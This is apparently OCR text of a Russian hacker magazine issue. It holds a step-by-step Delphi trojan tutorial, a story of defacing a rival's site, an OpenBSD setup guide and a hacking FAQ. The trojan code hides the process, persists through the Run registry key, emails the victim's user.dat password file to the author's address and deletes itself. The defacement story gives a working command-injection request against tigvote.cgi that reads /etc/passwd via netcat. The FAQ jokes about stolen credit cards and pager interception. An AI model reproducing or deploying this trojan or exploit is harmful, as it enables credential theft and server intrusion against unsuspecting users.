Примечание: Не отказывай ему в этом удовольствии! До цели осталось пробежать последнюю стометровку. Тебе можно предложить один очень действенный способ круто изучить серверное программное обеспечение. Возьми слабенький комп (i486, RAM 4Mb, HDD 80Mb, без мыши) и попробуй проинсталлировать Windows NT 4 Server до рабочего состояния. А потом оптимизируй, пока он не заработает на полную катушку... После такой практики любой сервак на NT ты крякнешь как соломинку. Проделай то же для Unix... короче, Интернет отдыхает. Выдели себе "хак-недельку" (положи на лекции, курсовые и т.д.) и займись делом. Не пренебрегай эксплоитами и сканерами безопасности. Помни одно: я тебе этого не говорил, всю ответственность за содеянное ты берешь на себя.

Сумма: 25-28 б.
Диагноз: политик.
Вывод: Ну ты, в натуре, прогнал!
Примечание: Максимум-то можно набрать всего 24 балла! Чего? Ах, это 10%-ная мандатная набавка за вредность!.. Хм, ну так я сразу и сказал - "политик". Кстати сказать, ХАКЕРОМ тебе становиться необязательно, у тебя и так на любом сервере прав больше, чем у самого root! ...чтоб тебе такое посоветовать?.. короче, в следующий раз не мелочись и делай себе устанавливай +50% - пожизненно.

РОЖДЕНИЕ ДЬЯВОЛА

Ramhak O`hady (konung@ic.ru)

РАЗ УЖ ЭТОТ НОМЕР ЖУРНАЛА ПОСВЯЩЕН ХАЛЯВЕ В СЕТИ И СПОСОБАМ ЕЕ ПОЛУЧЕНИЯ, РЕДАКТОР СТАЛ ПИНАТЬ МЕНЯ ИЗО ВСЕХ СИЛ, ЧТОБЫ Я ОТОРВАЛ СВОЮ ЛЕНИВУЮ ЗАДНИЦУ ОТ ТЕРМИНАЛА И НАПИСАЛ ЧТО-НИБУДЬ СТОЯЩЕЕ, ДЕЙСТВИТЕЛЬНО ОТНОСЯЩЕЕСЯ К ДЕЛУ И ТЕМЕ НОМЕРА. НУ ЧТО Ж, ПОДУМАЛ Я, ПОЧЕСАВ РЕПКУ. ПАРТИЯ СКАЗАЛА – НАДО! КОМСОМОЛ ОТВЕТИЛ – ЕСТЬ!!!



Ультразвук: узнайте пол ребенка

Трояны, трояны, трояны... писать их на самом деле довольно просто, если, конечно, знать точно, что писать :-). Поэтому сначала нужно разработать концепцию, схему, план действий, по которому будет действовать троян и тот, кто им воспользуется :-). Напишем простенький троянчик, который при попадании на компьютер поселится в виде баггла (в шотландском народном фольклоре - это маленькое существо, помогающее человеку по дому, то есть что-то вроде нашего домового) и будет, например, каждый месяц исправно посылать емыльной почтой файл user.dat. (реализацию для %user%.pwl я оставляю на рассмотрение читателю - переделать/дописать будет несложно). Пусть, для определенности и нашего спокойствия, он тихо и незаметно удалится с машины несчастного LMD, скажем, через пару-тройку месяцев работы (то есть пары-тройки "рассылок почты") :-). Писать я буду на Delphi, так как это практически самый простой и доступный язык для начинающего кодера. Да и для простого человека, имеющего достаточный опыт работы с компом, все здесь будет довольно прозрачно для понимания.

Схватки, бред, потеря сознания

Первым делом... нет, не самолеты :-). Первым делом прибить все окна свежесозданного (с помощью File|New Application) проекта в Delphi, включая главную форму. Проект прибивать не нужно :-). Чтобы поглядеть, что еще осталось, можно ткнуть "серым существом с длинным хвостом" в View|Project Source. Приблизительно это будет выглядеть так:

```
program Project1;

uses
  Forms;

{$R *.RES}

begin
  Application.Initialize;
  Application.Run;
end.
```

Все, что касается Application, можно удалить - троян должен вести себя тихо, а потому всякие всплывающие окна и кнопки в панели задач нам не нужны. Нужно удалить также и строчку {$R *.RES}, чтобы не тянуть с собой ненужные иконки и прочую лабуду, так усердно навешиваемую Дельфей. Forms тоже удаляем, поскольку форм у нас не осталось :-). Но (!) нужно будет подключить пару-тройку других модулей, которые действительно будут задействованы:

```
uses
  Windows,      // здесь описаны почти все документированные сообщения и
                // библиотечные функции виндовза

  Registry,     // это модуль для работы с системным реестром

  Mapi,         // а это - чтобы отправлять и принимать сообщения по почте
                // и не только. Но нас интересует только отправка ;-)

  SysUtils;     // вспомогательная библиотека - полезные функции для работы
                // со строками и датой/временем.
```

Появилась головка

Прежде чем приступить собственно к созданию рассылки :-), нужно убедиться, что все будет происходить совершенно незаметно. Естественно, что мигание лампочек на панели модема не спрячешь, но в остальном все можно провернуть без шума и пыли. В панели задач троян не засветится, потому что у него нет главного окна и, соответственно, некуда переключать фокус. А вот по ctrl+alt+del, то есть в списке всех задач, он будет светиться - да еще как! Но эту проблему можно решить просто - достаточно прикинуться невинным скринсавером, чтобы виндовза не показывала его в этом списке. Для этого необходимо воспользоваться специальной функцией RegisterServiceProcess. К сожалению, эту функцию не описывают в стандартных модулях Delphi, поэтому придется описать ее самостоятельно и создать соответствующую процедуру вызова:

```
procedure RegisterServiceProcess; external 'kernel32.dll' name 'RegisterServiceProcess';

procedure Hide; assembler;
asm
  push   1
  push   0
  call   RegisterServiceProcess;
end;
```

Вышел. Живой. Подал голос.

Представим себе, что троян уже на машине бедного несчастного (людям со слабой нервной системой дальше не читать) ;-) ламера. Первым делом он его запускает (а он, например, что-нибудь в ответ показывает или делает вид, что он - новый супер-пупер апгрейд к офису-2000) и... а дальше троян должен что-то предпринять, чтобы он запускался после каждой перезагрузки машины. Можно, конечно, добавить трояна в папку Автозагрузка, но это ж сразу в глаза бросится - и конечно, есть способ лучше! На наше счастье, программисты виндовзы спроектировали систему очень удобно с точки зрения троянописателей - в системном реестре существуют специальные разделы, посвященные спискам программ, которые должны запускать до старта основных модулей системы, после них и вместо них.

Воспользуемся объектом TRegistry для этих целей
Из листинга видно, что для запуска себя после рестарта виндовза достаточно прописать путь к себе,

```
Reg:=TRegistry.Create;
 with Reg do
 begin
  if OpenKey('SOFTWARE\Microsoft\Windows\CurrentVersion\Run', True) then
  begin
   Str:=ReadString('ExplorerService');
   if Str <> ParamStr(0) then WriteString('ExplorerService', ParamStr(0));
   CloseKey;

   OpenKey('SOFTWARE\mmuser', True);
   try
    if StrToDate(ReadString('DateResolve')) > Now then
    begin
     Send:=True;
     WriteString('DateResolve', DateToStr(Now+30));
    end
    else
     Send:=False;
    if StrToDate(ReadString('DateExpiration')) <= Now then
     Xapakipi:=True
    else
     Xapakipi:=False;
   except
    WriteString('DateResolve', DateToStr(Now));
    WriteString('DateExpiration', DateToStr(Now+121));
   end;
   CloseKey;
  end;
```

любимому, в **HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run**. В него прописываем ключ с произвольным именем и содержанием = "путь_к_трояну". Попутно в первый раз дописываем свои параметры DateResolve, чтобы в следующий раз знать, когда нужно отсылать файлы.

Кроме DateResolve запишем и DateExpiration - дату, после которой нужно будет просто вырубиться, прибив свою тушку перед этим. Но как это сделать, если виндовз не дает доступа (удалять и перезаписывать) к файлу, из которого запущен? Можно сильно извращаться с разными параметрами или создавать BATники, но в данном случае гораздо проще сделать так:

```
if Xapakipi then
  begin
   RootKey:=HKEY_LOCAL_MACHINE;
   OpenKey('SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce', True);
   WriteString('LMD', 'del "'+ParamStr(0)+'"');
   Send:=False;
  end;
 end;
 Reg.Free;
```

То есть просто прописать удаление собственного файла в RunOnce - после выполнения строчка будет удалена системой автоматически. И все - юзер может даже и не узнать никогда, почему у него оказалось на пару-тройку часиков Инета меньше, чем положено.
Чтобы лишний раз не светиться (юзер умный нынче пошел :-P), можно быстренько закругляться, если ничего посылать не нужно:

```
if not Send then Exit;
```

Папаша, принимайте дите!

Настала очередь и для отсылки user.dat. Первым делом его надо найти - я не шучу. Не у всех юзеров виндовза поставлена в C:\WINDOWS. Некоторые выпендриваются и ставят ось, например, в какой-нибудь F:\MUSTDIE). Но это уже непосредственно после того, как получим доступ к почтовым службам. Поэтому сначала определимся: есть ли доступ? Для этого служит функция из Win32API MAPILogon. Если все в порядке, она возвращает ноль. И тогда наступает время генерировать почтовое сообщение и аттачить к нему филе. Подробнее об этом можно почитать в любой книжке по Win32 API. Скажу лишь, что для создания сообщения требуется заполнить структуру MAPIMessage и соответствующие подструктуры MAPIRecipDesc (получатели) и MAPIFileDesc (аттачи). Как видно из исходника, адрес получателя указывается в lpRecips->lpszAddress.




```
repeat
 if MAPILogon(0, nil, nil, 0, 0, @Handle) = 0 then
  try
   ZeroMemory(@Msg, sizeof(Msg));
   with Msg do
   begin
    lpszNoteText:='message delivery. notification system v.01     |';
    lpszSubject:=nil;
    nRecipCount:=1;
    GetMem(lpRecips, sizeof(TMapiRecipDesc));
    ZeroMemory(lpRecips, sizeof(TMapiRecipDesc));
    with lpRecips^ do
    begin
     ulRecipClass:=MAPI_TO;
     lpszName:='Xakep';
     lpszAddress:='SMTP:konung@ic.ru';
    end;
    nFileCount:=1;
    GetMem(lpFiles, sizeof(TMapiFileDesc));
    ZeroMemory(lpFiles, sizeof(TMapiFileDesc));
    with lpFiles^ do
    begin
     GetMem(lpszPathName, 144);
     GetWindowsDirectory(lpszPathName, 144);
     StrCat(lpszPathName, 'user.dat');
     nPosition:=StrLen(lpszNoteText)-4;
    end;

    MAPISendMail(Handle, 0, Msg, 0, 0);

    FreeMem(lpRecips, sizeof(TMapiRecipDesc));
    FreeMem(lpFiles^.lpszPathName, 144);
    FreeMem(lpFiles, sizeof(TMapiFileDesc));
   end;
  finally
   MAPILogoff(Handle, 0, 0, 0);
   Exit;
  end;
 Sleep(3*60*1000);
until False;
```

Все. Осталось дожидаться пока юзер прилогинится к своему провайдеру и зайдет в Сеть. Sleep(3*60*1000) - ждем три минуты и потом пытаемся постучаться в дверь снова - не стоит перегружать компьютер ненужной работой, а то сразу станет заметно присутствие посторонних. После того как сообщение отослано, троян быстренько сворачивает свою бурную деятельность. :-)
Вперед, сыны Трои! Дерзайте! :)



ИСТОРИЯ О ТОМ, КАК СЛОМ

MAL[MAL@XAKEP.RU] DELTA[DELTA@SLACKWARE.RU]


ил был один отморозок, он был очень крутым "хацкером" и называл себя Lynx. И был у него "крутой–крутой" сайт www.hack–project.net . Но была у него одна м–а–а–ленькая проблемка – отсутствие мозгов. Нет, ну а сайт–то у него крутой! :) Точнее, название крутое – вроде как хацкерское. Но врожденные недостатки ума не позволяли ему вести этот сайт – добавлять новые материалы, информацию и т.п. Тогда решил он сделать все очень просто. Идея просто супер оригинальнейшая родилась в его колпачке: "А, блин, на хрена мне самому чета там делать? Я же крутой хацкер. Че мне стоит скоммуниздить все материалы с таких сайтов, как www.void.ru, www.hackzone.ru и т.п., и сидеть ноги кверху пальцы веером пивко глотать и быть крутым?" :). Не поленился молодой человек и спи... стащил материальчики да и вывесил на свою пагу :), да еще и копирайты себе приписал. Да, в натуре, это что получается? :) Он быканул на нас. :) Ну что ж, мы люди добрые – решили поговорить да разобраться. Но я уже говорил, что мозгов ему не досталось, к сожалению, и, соответственно, наш с ним разговор ни к чему не привел. Точнее, привел, да еще и как – оказалось, что он крутой хакер (это lynx утверждал каждую минуту). Короче, во время разговора вырубался и кидал понты, какой он супер–хупер элит чувак, и говорил, что, мол, если вы такие крутые, то сломайте мой сайт.

Прошло время, и его сайт прикрыли. Но он оказался настырным и, недолго думая (странно, как он так быстро сообразил?), :) переехал на новый адрес – www.hack–crack.com – и, не изменив свою политику, продолжал бычиться (да, бык, в натуре, попался :)). Наше терпение лопнуло, и мы решили всерьез поломать его сайт. Присмотревшись внимательно к сайту, я заметил, что имя скрипта, в который заносятся результаты голосования, задается в html'е, а не в самом скрипте! "Ни фига себе тупизм!" – подумал я. Получается, можно создавать файлы в каталоге cgi–bin. Но поначалу у меня лишь выходило создавать файлы и писать в них циферки 'голосовать' ;).

Чтобы получше разобраться в скрипте и понять, как использовать этот баг, пришлось раздобыть этот скриптик себе :). Оказалось, его автор – русский, и этот скрипт признан лучшим на www.listsoft.ru! Круто, да? ;). Кстати, скрипт достаточно популярен в русском Интернете, так что можешь смело заносить его в базу данных своего cgi–сканера :). Кстати, если у тебя его нету, то советую воспользоваться сканером от Team Void (VoidEYE), который достаточно удобен и имеет возможность добавления твоих собственных скриптов в базу. Ну так вот, об этом скрипте голосования – называется он tigvote.cgi, а скачать его можно по адресу www.lgg.ru/~tigra, если кому–то интересен исходник. При внимательном рассмотрении исходного текста скрипта можно найти место, где происходит чтение данных формы и присвоение некой переменной имени файла:

```
$in = $ENV{'QUERY_STRING'};
 @temp=split /&/,$in;
 $in=@temp[1];
 @temp=split /=/,@temp[0];
 $fileName='vote'.@temp[1].'.txt';
 $fileIP='ip-'.$fileName;
```

Как ты видишь, тут отсутствует проверка на различные символы, в том числе и на | \ /. Смотрим дальше и видим строку

```
open FILE,"$fileName";.
```

Хм... не происходит стандартной обработки переданной строки, и все небуквенно-цифровые символы передаются в uuencode, поэтому из браузера не удастся осуществить эксплоитацию уязвимости. Для этих целей следует использовать Netcat, которым мы будем посылать запрос. Для тех, у кого нет Netcat-a, советую скачать. Существует версия как для Unix, так и для Windows.

Тебе потребуется создать файл со следующим содержанием:

```
—- request.txt—-
 POST /cgi-bin/tigvote.cgi HTTP/1.1
 Accept: */*
 Accept-Language: ru
  Content-Type: application/x-www-form-urlencoded
 Accept-Encoding: gzip, deflate
 User-Agent: hax0r-wAng
 Host: www.killme.com
 Content-Length: 33
 Connection: Keep-Alive
 file=cat /etc/passwd |&tigvote=cho+hi
 —- request.txt—-
```

Смотрим последнею строчку **file=cat /etc/passwd |&tigvote=cho+hi**, именно тут идет команда, которая будет выполнена после отправки запроса.

Теперь делаем следующее:

```
'[stargate:/root]: nc www.hack-crack.com < request.txt > out.log ',
```

тем самым отправляем запрос, а в файл out.log будет записан результат выполнения команды, чтобы увидеть, были какие-то ошибки или нет. Теперь мы можем исполнять любые команды на сервере с правами **nobody** или с правами бюджета юзера, кому принадлежит данный сайт. Таким образом мы просто модифицировали файл index.html, после чего автор сайта был сильно посрамлен, и все поняли, какой он знаток компьютерной безопасности и perl'a. Так что вот как трахают нынче "хацкеров", которые слетаются в Инет как мухи на **;%:?* ;))**

Установка и конфигурация OpenBSD

Привет. Сижу я тут, пивко потягиваю и думаю, чего бы написать нового в рубрику Unix'oid. Раздел–то наш зовется нынче Unix'oid, но так получалось, что большинство статей касались только Linux'a, хотя существует еще полно клонов Unix... А вообще не пойму, почему такой ажиотаж сложился вокруг этих линухов. Слава Богу, народ вкатил уже, что кроме маздая и НТ есть еще кое–что поинтересней. Теперь прям на каждом лотке с дисками валяются редхаты. Ну что ж, нужно трогать дальше, пристегивайся. :) В общем, я решил накатать обзор установки и эксплуатации какого–нибудь другого клона Unix, а конкретнее – OpenBSD.

OpenBSD – это бесплатная мульти–платформеная операционная система UNIX, основанная на BSD4.4. Для тех, кто не в курсе – аббревиатура BSD значит Berkley Software Development. Система эта разрабатывается с упором на аспект безопасности. И, кстати, является самым безопасным Unix–клоном на данный момент. Работает на аппаратных платформах: x86,sparc,alpha и другие.

Устанавливал я версию 2.6 на машину i486DX4–100,16 ram. Мою сетевую карту Compex с чипом DECchip 21041 определила сразу – автоматически. Прекрасно работает как шлюз. Сперва на этой машине у меня тусовался Slackware Linux 7.0, и сначала OpenBSD показалась мне менее удобной, чем Linux, но затем, разобравшись получше, я воткнул, что это не так. Недостатком OpenBSD является то, что она поддерживает небольшое количество железа, а для русского пользователя проблема заключается в том, что по данной системе очень мало документации, а в школе на инязе все бегали за пивом :).

АЛИ (ТРАХНУЛИ) "ХАКЕРОВ"

1) Установка OpenBSD

Для начала посмотри список зеркал с последней версией **OpenBSD.** Он доступен по следующему адресу:
http://www.openbsd.org/ftp.html. Если ты находишься в России, то могу тебе посоветовать воспользоваться этими зеркалами:
ftp://ftp.chg.ru или ftp://ftp.radio-msu.net

Для минимальной инсталляции тебе нужно скачать следующие файлы:

[размер] [имя файла] [описание]

[17.4M] base26.tgz (основная часть системы)
[161.5K] etc26.tgz (конфигурационные файлы)
[2.8M] bsd (универсальное ядро)
[1.4M] floppy26.fs (загрузочная дискета)

Дополнительные компоненты:

[РАЗМЕР] [имя файла] [описание]

[13.1M] srcsys.tar.gz (исходники ядра}
[4.5M] man26.tar.gz (man файлы)
[11.2M] comp26.tar.gz (компиляторы, заголовки)
[1.6M] misc26.tar.gz (словари, man страницы)
[XXX] x*.tgz (X-Windows... отстой)

Для создания загрузочной дискеты используй программу rawrite.exe. Дискета создается следующим образом: rawrite.exe floppy26.fs a:
Да, кстати, если у тебя WindowsNT, то вместо rawrite используй ntrw.exe. А если у тебя стоит Linux, то загрузочную дискету можно создать так:

dd < floppy26.fs > /dev/fd0

После того как ты создал загрузочную дискету, вставляй ее в компутер, где устанавливаешь систему, и перегружай его. Не забудь установить в BIOS'е загрузку с дискеты. Так же, если ты где-то ухватил cdrom'ом с дистрибутивом, просто всунь его и поставь загрузку с cdrom'а.

Возможные варианты инсталляции:

- **Локальный диск**
- **cdrom**
- **NFS (Network file systen)**
- **FTP**
- **HTTP**
- **rsh & restore**


Итак, когда ты загрузил комп с дискеты или cdrom'а, то тебе он ругнется такими словами:
sh: /etc/rc: No such file or directory

Не стоит пугаться и вызывать скорую - так и должно быть. Просто нажми ввод после этого и выбирай (I) Инсталляцию, (U) Апгрейд или (S) Шелл. Поскольку ты первый раз ставишь данную систему, выбирай инсталляцию. Далее выбираем тип терминала - по умолчанию это pcvt25. Следующим шагом требуется задать корневой диск и выбрать, будет ли система инсталлирована на него. Теперь нужно, воспользовавшись fdisk'om, создать раздел типа BSD4.4 и раздел подкачки (swap). Причем fdisk там не похож на линуксовый, поэтому, чтоб не убить случаем нужный раздел, прочитай внимательно help и только после этого создавай раздел. Далее все достаточно просто: тебе нужно будет выбрать тип установки и компоненты для инсталляции. После завершения установки нужных тебе компонентов перезагружаем машину. Все. Система инсталлирована, самое главное - не забудь пароль root'а, который ты задал во время установки. Но если ты перепил слегка и забыл его, я расскажу, как изменить его через single user mode. После загрузки появляется следующая строка:
boot:

Для того чтобы загрузиться в **single user mode**, требуется задать следующий параметр:
boot: -s

После загрузки ты увидишь вот такое сообщение:
Enter full pathname of shell or RETURN for /bin/sh:

Нажми ввод, а затем вводи следующее:



fsck -p /
mount -u /
passwd root

Вводи новый пароль для root'а

exit

Все, теперь можешь работать. Замечу, что по умолчанию система не конфигурирует загрузчик так, чтобы можно было загружать другие установленные операционные системы. Как это изменить, описано в пункте 6.

2) Инсталляция дополнительных пакетов

Пакеты - это дополнительные прекомпиленные программы. Их достаточно легко инсталлировать. Ты можешь это сделать набрав :
[root:/root] pkg_add pkg-name.tgz
Или инсталлить по ftp:
[root:/root] pkg_add ftp://ftp.radio-msu.net/pub/OpenBSD/2.6/packages/i386/pkg-name.tgz
Так же по http:
[root:/root] pkg_add http://www.myhost.com/pkg-name.tgz
Выбирай те компоненты, которые тебе нужны, и инсталлируй их.

3) Настройка PPP-соединения

Тебе потребуется отредактировать файл /etc/ppp/ppp.conf. По умолчанию его нет, а есть ppp.conf.sample, который следует переименовать в ppp.conf и изменить в нем необходимые параметры.

```
------ /etc/ppp/ppp.conf --------
# PPP.CONF
default:
set log Phase Chat LCP IPCP CCP tun command
set device /dev/cua00     # измени на тот com-
порт, на котором установлен модем
```



Система эта разрабатывается с упором на аспект безопасности. И, кстати, является самым безопасным Unix-клоном на данный момент.



```
                       # (cua00 -com1)
set speed 57600        # скорость модема
set dial "ABORT BUSY ABORT NO\\sCARRIER
TIMEOUT 5 \"\" AT OK-AT-OK ATE1Q0 OK
\\dATDT\\T TIMEOUT 40 CONNECT"

# Assumes PAP or CHAP

hell: #название соединения
set phone 666-666-66 # телефон провайдера
set login
set authname guest  # логин
set authkey guest   # пароль
set timeout 120
set ifaddr 10.0.0.1/0 10.0.0.2/0 255.255.255.0 0.0.0.0
add default HISADDR
enable dns
------ /etc/ppp/ppp.conf ---------
```

Для того чтобы установить соединение с твоим провайдером, набирай:
ppp -ddial [название соединения в конфиге]

Рекомендую воспользоваться интерактивным режимом соединения. Его можно запустить набрав ppp [название соединения]. Это удобнее, потому что потом, чтобы установить соединение, достаточно просто набрать dial, а для разрыва соединения - down. Более подробный список команд интерактивного режима доступен по команде help.



4) Настройка машины как шлюза

Для начала нужно установить форвардинг пакетов - это можно сделать набрав следующее:
sysctl -w net.inet.ip.forwarding=1
или прописать в файле **/etc/sysctl.conf** параметр: **net.inet.ip.forwarding=1**
После изменения конфига установки вступят в силу только после перезагрузки. Также требуется настроить **IPNAT:** для этого в файле **/etc/rc.conf** установи следующие параметры:
ipfilter=YES
ipnat=YES

IPNAT - IP Network Address Translation - IP Передача Сетевого адреса. Конфиг файл IPNAT **(/etc/ipnat.rules)** для функционирования должен содержать следующее:

```
map tun0 192.168.0.0/24 -> tun0/32
portmap tcp/udp 1:60000
map tun0 192.168.0.0/24 -> tun0/32
```

А теперь разберем все параметры по пунктам:
- map сообщает, что этот вход является входом для изменения IP адреса между LAN'ом и сетью Интернет
- **tun0** - тот интерфейс, который подсоединен к Интернет
- **192.168.0.0/24 - IP** адреса и маска (маска в CIDR формате)
- **tun0/32** - отобразить все tcp подключения от сети к интерфейсу **ppp0**
- **tcp/udp 1:60000** - отображать все **tcp/udp** порты в промежутке от 1 до 600000

После изменения параметров IPNAT набери: **ipnat -CF -f /etc/ipnat.rules**
Состояние IPNAT можно посмотреть набрав: **ipnat -l**
Теперь, если все сконфигурировано верно, твоя машина должна работать как шлюз, и пользователи твоей локальной сети смогут сидеть через нее в Интернете. Только не забывай про одну фичу - прочитай договора со своим провайдером - некоторые запрещают по непонятным причинам использовать шлюзы в таких целях. Видать, жаба их душит, если у тебя вместо одного компа по ppp соединению будут работать два или более.
Про ipnat подробнее можно прочитать по адресу: **http://www.openbsd.org/cgi-bin/man.cgi?query=ipnat&sektion=8**

5) Русификация консоли

Тебе нужно отредактировать файл .profile в твоем домашнем каталоге. Добавляем следующие строчки:

```
kcon -m koi8

loadfont -c0 -f /usr/share/misc/pcvt-fonts/koi8-8x16
echo -ne "\033+X"
echo -ne "\033|"
scon -V -s 25
cursor -e10 -s12
```

6) Полезные штучки:

1. Тебя не прет вид твоей командной строки, и хочется изменить его, чтобы он нес какую-то дополнительную информацию. Допустим, ты хочешь видеть каталог, в котором находишься, имя пользователя, под которым зашел, и т.д. OK, для этого нужно просто изменить параметры **PS1.** Или в профайле пропиши или прям в командной строке выполни:
PS1='[`whoami`:`pwd`]'

2. Настройка загрузки других операционных систем

Windows 3.1/95/98/DOS + OpenBSD

Для одновременной загрузки одной из этих версий Windows и OpenBSD тебе следует воспользоваться одним из менеджеров загрузки, поддерживающих OpenBSD. Можешь использовать один из нижеприведенных:
Osbs - http://www.freebird.org/sw-map/bootmanager.html
The Ranish Partition Manager - http://www.users.intercom.com/~ranish/part/

Linux + OpenBSD

Для загрузки OpenBSD и Linux достаточно сконфигурировать LILO. Например, добавив следующее:

```
other=/dev/hda3
label=OpenBSD
table=/dev/hda
```

WindowsNT + OpenBSD

Это можно настроить через Ntloader, для чего тебе потребуется копия OpenBSD pbr. Скопировать его можно так:
dd if=/dev/rsd0a of=openbsd.pbr bs=512 count=1
Теперь загрузи NT, скопируй **openbsd.pbr** на диск с: и добавь в **c:\boot.ini** следующую строчку:
c:\openbsd.bpr="OpenBSD"
Теперь при загрузке тебе будет предложен выбор "Чего грузить изволите?" :).

3. Изменение таблички перед приглашением ввода логина и пароля

Обычно мы имеем что-то типа:
OpenBSD/i386 (stargate) (ttyp0)
login:

Конечно же, многим захочется изменить эту стандартную строку. Подредактируй файл **/etc/gettytab**, в котором по умолчанию это выглядит так:
default:
:np:im=\r\n%s/%m (%h) (%t)\r\n\r\n:sp#1200:
где **%s** - название системы, **%m** - аппаратная платформа, на которой установлена система, **%t** - консоль, с которой ты входишь. Измени там все так, как тебе больше нравится, и перегрузи машину.

4. Если ты изменил **/etc/master.passwd** - не удивляйся, почему не произошло никаких изменений. Для того чтобы обновить базу, нужно еще выполнить следующую программу:
pwd_mkdb /etc/master.passwd

5. Присоединение разделов других операционных систем
Для того чтобы присоединить раздел другой операционной системы, нужно воспользоваться командой mount:
mount -t типа_файловой_системы **/dev/раздел /папка**
Для присоединения раздела Linux нужно набрать следующее

mount -t ext2fs /dev/sd1a /mnt
Для присоединения раздела dos нужно набрать следующее:
mount -t dos /dev/sd1a /mnt

6. Перекомпиляция ядра

Зачем нужно новое ядро? Дело в том, что при инсталляции системы ставится ядро GENERIC, то есть универсальное, которое пробует все драйверы, имеющиеся в системе. Но у меня, к примеру, слабая машина, и хочется улучшить быстродействие. Ну так вот, для этого нужно не полениться и сконфигурировать ядро так, чтобы оно имело поддержку только тех устройств, которые у тебя установлены. Также некоторым очень умным захочется убрать те установки, которые идут по умолчанию. Чтобы перекомпилировать ядро, нужно скачать исходники - то есть архив srcsys.tar.gz и распаковать его в директорию /usr/src. Затем отредактировать конфиг файл ядра **/usr/src/sys/arch/i386/conf/GENERIC и /usr/src/sys/conf/GENERIC**
После написания требуемого конфига ядра нужно набрать:
config -s /usr/src/sys -b . GENERIC (в директории **/usr/src/sys/arch/i386/conf/**).
Далее **make depend, make**
Если все прошло успешно, то в каталоге появился файл bsd. Делаем копию твоего старого ядра **/bsd** на всякий случай, если случаем не так переколбасили конфиг. И копируем на его место **/usr/src/sys/arch/i386/conf/bsd.** Перезагружаем систему, и вот у нас новое ядро. Если же ядро быкануло и система в наглую не грузится, то при перезагрузке **boot>** надо вести имя старого ядра.

7) Информационные ресурсы:

http://www.openbsd.org
http://www.daemonnews.com
http://www.monkey.org/openbsd/
http://www.deadly.org/
http://www.freebsddiary.com/freebsd
http://www.posi.net/freebsd/drivers/

Вот, в общем-то, и все для начала. :)





HACK-FAQ


Хакер (xakfaq@chat.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты о ней знаешь. Это мне поможет ответить на твои вопросы. Не стоит задавать вопросов вроде: “как сломать www–сервер?” или вообще просить у меня “халявного” INTERNET’а.



Q: Почему все исходники вирусов, которые я когда-либо видел, были написаны на Assembler’е? Неужели нет вирусов, например, на C++ или на Pascal’е?

A: Есть такое. :) В основном вирусы пишут на Assembler’е для того, чтобы их размер был наименьшим. Ведь только написание на Assembler’е позволяет добиться этого. Также на Assembler’е гораздо проще вылезти, например, на нулевое кольцо (RING0). ;) На Assembler’е можно развернуть полиморфный механизм. Писать же полиморфник на языках высокого уровня - это уж, мягко говоря, извращение. Но и на C++, Pascal’е немало вирусов (во всяком случае раньше были). Стоит заглянуть в список вирусов Dr.WEB’a.




Q: Зачем нужны генераторы кредитных карт, если ни одна карта, сгенерированная любым из существующих генераторов, не проходит даже на порнушном сайте?

A: А они и не нужны. Уже примерно так с 1995 года. Везде идет не просто проверка валидности номера, а позже и данных о владельце.. теперь идет проверка наличия денег на счету. На порнушном сайте (если халявная регистрация) все проходит в случае правильных данных. Сейчас никто не использует генераторы кредиток, сейчас все воруют реальные кредитки. :) Старые же генераторы можно использовать только для экстраполяции. А также можешь сгенерировать себе номерок с данными и записать его большими красными буковками/циферками на стенке у своей кровати... Может полегчает. ;-)



Q: Подскажи мне, что это за файл с расширением *.class?



A: Программки, скомпилированные на Java. Как частный случай ;) - Java Applet’ы.

Q: Посоветуйте мне язык программирования, который полезно было бы изучить? Мне многие советуют учить C++.

A: C++ нормальный язык как и для начинающего, так и для профессионала. Можно, конечно, и Pascal попробовать, потому как сейчас два пути развития (во всяком случае под Win32) - это C Builder (визуальное программирование на C++) и Delphi (визуальное программирование на Borland :] Pascal). В принципе, Pascal учить лучше (точнее, легче), но C распространен в большем количестве операционных систем (то есть как прикладной язык может пригодиться еще ни раз). Ээээ... чуть не забыл. Большинство эксплоитов пишутся на C. :) Ну ты понял. :)

Q: Тогда посоветуй книгу для изучения C++!

A: Есть хорошая книга (очень легко научиться основам). Вот данные о ней: Герберт Шилдт “Самоучитель C++”. Эту книженцию издавало издательство “BHV - Санкт-Петербург” в 1997 году. К этому самоучителю прилагается еще и дискетка со всеми примерами из книги. В книге множество примеров программ, а также упражнений для проверки и повторения пройденного. Хоть там в предисловии и сказано, что “Книга рассчитана на читателей, уже владеющих языком программирования C”, я с этим не согласен. :)

Q: Ложные ли срабатывания антивирусов, когда они конфигураторы троянов Stealth, Naebi и т.п. обозначают как “зараженные”?

A: Сложно сказать. Первым делом это зависит от антивируса. Насколько мне известна политика Евгения Касперского (автора AVP) - он абсолютно все, что имеет отношение к троянам и т.п. считает вирусами. Раньше так точно было, в новых версиях может что изменил. Но мне лично самому попадались и конфигураторы, зараженные какими-то уродами. Так что надо смотреть их в HiEW’е. Изучать, чего они там делают. :)

Q: Передо мной стоит выбор... Какой C выбрать для изучения. Посоветуй. Нормальный ли Borland C++ v4.0?

A: Да, нормальный. Только версию надо постарше взять... v4.5 или v5.0 (хотя бы). А также советую тебе посмотреть C Builder. Скорее всего он тебе больше понравится. :) Действие по принципу: “катай да прилепляй”. ;)

Q: Тобой было сказано, что для прослушивания пейджеров требуется TV & FM Tuner, можно ли обойтись только TV Tuner’ом?

A: На самом-то деле нужен как раз не TV Tuner, а FM Tuner. Большинство TV Tuner’ов в своем составе имеют и FM Tuner. У тебя же идет перехват и дешифрация волн определенной частоты. Которые ты принимаешь своим “электронным радио”. :-) Это если просто объяснять.

Q: Где можно узнать подробнее о “прослушивании” пейджеровых сообщений? И скачать софт, производящий дешифрацию по протоколу?

